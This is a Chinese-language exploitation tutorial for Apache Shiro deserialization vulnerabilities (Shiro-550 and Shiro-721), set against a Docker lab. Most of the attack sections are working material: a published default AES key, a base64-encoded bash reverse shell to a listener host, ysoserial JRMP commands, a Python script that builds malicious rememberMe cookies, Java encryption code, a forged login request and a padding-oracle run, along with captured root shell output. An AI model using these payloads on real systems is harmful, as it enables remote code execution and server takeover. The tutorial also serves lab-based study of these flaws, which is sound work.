Shiro反序列化漏洞总结

Apache Shiro是一个强大易用的Java安全框架，提供了认证、授权、加密和会话管理等功能。Shiro框架直观、易用，同时也能提供健壮的安全性。

1、Shiro rememberMe反序列化漏洞（Shiro-550）

1.1 漏洞原理：

Apache Shiro框架提供了记住密码的功能（RememberMe），用户登录成功后会生成经过加密并编码的cookie。在服务端对rememberMe的cookie值，先base64解码然后AES解密再反序列化，就导致了反序列化RCE漏洞。

那么，Payload产生的过程：

命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值

在整个漏洞利用过程中，比较重要的是AES加密的密钥，如果没有修改默认的密钥那么就很容易就知道密钥了,Payload构造起来也是十分的简单。

1.2 影响版本：Apache Shiro < 1.2.4

1.3 特征判断：返回包中包含rememberMe=deleteMe字段。

1.4 漏洞利用

环境搭建

```
获取docker镜像
docker pull medicean/vulapps:s_shiro_1

启动docker镜像：
docker run -d -p 8080:8080 medicean/vulapps:s_shiro_1
```

工具准备

1、maven配置

```
sudo wget  https://mirrors.tuna.tsinghua.edu.cn/apache/maven/maven-3/3.6.3/binaries/apache-maven-3.6.3-bin.tar.gz
tar -zxvf apache-maven-3.6.3-bin.tar.gz
sudo mv apache-maven-3.6.3 /usr/local/maven3

在/etc/profile末尾添加maven环境变量:

export M2_HOME=/usr/local/maven3
export PATH=$PATH:$JAVA_HOME/bin:$M2_HOME/bin

source /etc/profile
```

2、下载ysoserial并打包

```
git clone https://github.com/frohoff/ysoserial.git
cd ysoserial
mvn package -D skipTests
```

生成的工具在ysoserial/target文件中。

1、检查是否存在默认的key。

这里我们使用一个 Shiro_exploit，获取key

Github项目地址：https://github.com/insightglacier/Shiro_exploit

```
python shiro_exploit.py -u http://192.168.172.129:8080
```

```
try CipherKey :5aaC5qKm5oqA5pyvAAAAAA==
generator payload done.
send payload ok.
checking.....
checking.....
checking.....
checking.....
try CipherKey :kPH+bIxk5D2deZiIxcaaaA==
generator payload done.
send payload ok.
checking.....

vulnerable:True url:http://192.168.172.129:8080 CipherKey:kPH+bIxk5D2deZiIxcaaaA==
```

通过获取到的key，常见的漏洞利用方式有两种：反弹shell和写入文件。

漏洞利用方式一：反弹shell

1、制作反弹shell代码

监听本地端口

```
nc -lvp 1234
```

Java Runtime 配合 bash 编码，

在线编码地址：http://www.jackson-t.ca/runtime-exec-payloads.html


```
bash -i >& /dev/tcp/192.168.172.133/1234 0>&1

bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPiYx}|{base64,-d}|
{bash,-i}
```

2、通过ysoserial中JRMP监听模块，监听6666端口并执行反弹shell命令。

```
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 6666
CommonsCollections4 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPiYx}|{base64,-d}|{bash,-i}'
```

3、使用shiro.py 生成Payload

```
python shiro.py 192.168.172.133:6666
```




shiro.py代码如下：

```
import sys
import uuid
import base64
import subprocess
from Crypto.Cipher import AES
def encode_rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',
'JRMPClient', command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
    iv = uuid.uuid4().bytes
    encryptor = AES.new(key, AES.MODE_CBC, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_ciphertext

if __name__ == '__main__':
```

```
    payload = encode_rememberme(sys.argv[1])
print "rememberMe={0}".format(payload.decode())
```

4、构造数据包，伪造cookie，发送Payload.



nc监听端口，shell成功反弹：

```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.172.129: inverse host lookup failed: Unknown host
connect to [192.168.172.133] from (UNKNOWN) [192.168.172.129] 34240
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@f8ca88fd9d4a:/tmp# whoami
whoami
root
root@f8ca88fd9d4a:/tmp#
```

java监听接口，查看服务器连接情况：

```
root@kali:~/target# java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPi
Yx}|{base64,-d}|{bash,-i}'
* Opening JRMP listener on 6666
Have connection from /192.168.172.129:60020
Reading message...
Is DGC call for [[0:0:0, -266897194]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /192.168.172.129:60022
Reading message...
Is DGC call for [[0:0:0, -1091656159], [0:0:0, -266897194]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /192.168.172.129:60026
Reading message...
Is DGC call for [[0:0:0, -1091656159], [0:0:0, -266897194]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```

漏洞利用方式二：写入文件

1、生成poc.ser文件

```
sudo java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "touch /tmp/success" >
poc.ser
```

2、使用Shiro内置的默认密钥对Payload进行加密：

java调试：

调试代码：

```
package shiro;

import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.codec.CodecSupport;
import org.apache.shiro.util.ByteSource;
import org.apache.shiro.codec.Base64;
import org.apache.shiro.io.DefaultSerializer;

import java.nio.file.FileSystems;
import java.nio.file.Files;
import java.nio.file.Paths;

public class TestRemember {
    public static void main(String[] args) throws Exception {
        byte[] payloads =
Files.readAllBytes(FileSystems.getDefault().getPath("d://poc.ser"));

        AesCipherService aes = new AesCipherService();
        byte[] key = Base64.decode(CodecSupport.toBytes("kPH+bIxk5D2deZiIxcaaaA=="));

        ByteSource ciphertext = aes.encrypt(payloads, key);
        System.out.printf(ciphertext.toString());
    }
}
```

3、发送rememberMe Cookie，即可成功执行命令。

```
POST /doLogin HTTP/1.1
Host: 192.168.99.242:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.99.242:8080/login;jsessionid=75238B15F83316F41AB9F8DEB6740290
Cookie: JSESSIONID=75238B15F83316F41AB9F8DEB6740290;
rememberMe=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
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=admin&password=admin
```


在目标服务器/tmp目录下，生成success文件。

```
root@c986e1de6bba:/tmp# ls
hsperfdata_root  tomcat-docbase.6727731163762489878.8080  tomcat.1215546383701699579.8080
root@c986e1de6bba:/tmp#
root@c986e1de6bba:/tmp#
root@c986e1de6bba:/tmp# ls
hsperfdata_root  success  tomcat-docbase.6727731163762489878.8080  tomcat.1215546383701699579.8080
```

2、Shiro Padding Oracle Attack（Shiro-721）

漏洞原理：

由于Apache Shiro cookie中通过 AES-128-CBC 模式加密的rememberMe字段存在问题，用户可通过Padding Oracle 加密生成的攻击代码来构造恶意的rememberMe字段，并重新请求网站，进行反序列化攻击，最终导致任意代码执行。

影响版本：Apache Shiro < 1.4.2版本。

漏洞利用：

1、登录Shiro网站，从cookie中获得rememberMe字段的值。


```
GET /samples-web-1.4.1/ HTTP/1.1
Host: 192.168.172.133:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.172.133:8080/samples-web-1.4.1/login.jsp
Cookie: JSESSIONID=1c106200-cd31-4cb5-a010-be74952da147;
rememberMe=ZTeHa8yeSYevzcMZxx1YVjD2VQsktmPO/RDgn3tYaDSS1CkJyjeEFxlPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSylv0NzZJRpBl3jADAiT30M+lkSpYxyGq1e7RAHDz9ltxn4HgAewyAl7mjG+AuysMSEq3lrCmsdoktHewtU9QG+fB7X1kiVVzGelrJNmXxARcbH3mqlW074jM/0PFZZqD3JzRncyonCqDaJgdx4/tUrCD612QwOUgwbbXhPchbblMg26r1udiyNYmK0ABtIOJEfSGcmrUJAV9HAm443t2zRH3miy03YhF0n1pTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rt7jFcL6h5orn+BHB6YsE70SksNVv7SxTw0kdNyRvZcDhWMO0Ec4ULWS5XmHwj+De2EbncbA8eLLYFkdX78bK/y2bj5NBlcreCH/QCpqc7GUI5tKjN/wNlX2eVFNt8CrnN1wwfT2dlV8ChexTzcABv34eQ+NqAxV+eshu
Connection: close
Upgrade-Insecure-Requests: 1
```


2、利用DNSlog探测，通过ysoserial工具payload。

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "ping 75bbot.dnslog.cn" >
payload.class
```

3、使用rememberMe值作为prefix，加载Payload，进行Padding Oracle攻击。

github项目地址：https://github.com/longofo/PaddingOracleAttack-Shiro-721

使用示例：


```
java -jar PaddingOracleAttack.jar targetUrl rememberMeCookie blockSize payloadFilePath
```

```
D:\PaddingOracleAttack-Shiro-721>java -jar PaddingOracleAttack-1.0-SNAPSHOT.jar http://192.168.172.133:8080/samples-web-
1.4.1/ ZTeHa8yeSYevzcMZxx1YVjD2WqsktmPO/RDgn3tYaDSS1CkJyjeEFxIPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSylv0NzZJRpB13jADAiT3OM+
IkSpYxyGq1e7RAHDz9ktxn4HgAewyA17mjG+AuysMSEq31rCmsdoktHewtU9QG+fB7X1kiVVzGeIrJNmXxARcbH3mqW074jM/OPFZZqD3JzRncyonCqDaJgd
x4/1UrCD612QwOUgwbbXhPchbb1Mg26r1udiyNYmK0ABt1OJEfSGcmrUJW9HAm443t2zRH3miy03YhF0n1pTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFc
L6h5orn+BHB6YsE70SksNVv7SxTw0kdNyRvZcDhWMOOEc4ULW5XmHwj+De2EbncbA8eLLYFkdX78bK/y2b/j5NB1creCH/QCpqc7GUI5tKjN/wNIX2eWFNt8
CrnN1wwfT2d1V8ChexTzcABv34eQ+NqAxV+eshu 16 payload.class
```


爆破成功，输出Result：

```
[INFO ] 2020-07-05 01:19:54,878 method:com.longofo.Poracle.encrypt(Poracle.java:148)
Generate payload success, send request count => 359060
[INFO ] 2020-07-05 01:19:54,881 method:com.longofo.Poracle.main(Poracle.java:188)
Result => 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
